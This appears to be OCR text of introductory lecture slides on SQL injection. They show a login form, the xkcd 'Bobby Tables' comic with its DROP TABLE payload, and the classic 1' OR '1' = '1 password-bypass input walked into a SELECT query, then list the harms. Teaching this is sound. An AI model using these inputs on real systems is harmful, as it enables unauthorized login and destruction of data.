
alice@example.com

Password

Forgot password? [✓]

Log In

Databases



Sorry, no user with that email address.

alice@example.com

Password

Forgot password? ☑

Databases


Request received. If you are in our system, you'll receive an email with instructions shortly.

alice@example.com

Password

Forgot password? ✓

Log In

SQL Injection




HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Image source: xkcd.com


SQL Injection



SQL Injection

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

SQL Injection


Username

alice

Password

12345


SQL Injection

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

SQL Injection

```
SELECT * FROM users
WHERE (username = 'alice')
AND (password = '12345')
```

SQL Injection



hacker

```
1' OR '1' = '1
```

SQL Injection

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

SQL Injection

```
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
```

SQL Injection

```
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
```

SQL Injection

```
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
```

SQL Injection

- Now we see *how* an adversary could break into a SQL database, why is this problematic?

SQL Injection

- Now we see *how* an adversary could break into a SQL database, why is this problematic?

- Bypassing login

SQL Injection

- Now we see *how* an adversary could break into a SQL database, why is this problematic?

- Bypassing login
- Pretending to be a database admin

SQL Injection

- Now we see *how* an adversary could break into a SQL database, why is this problematic?

- Bypassing login
- Pretending to be a database admin
- Manipulate data in the database

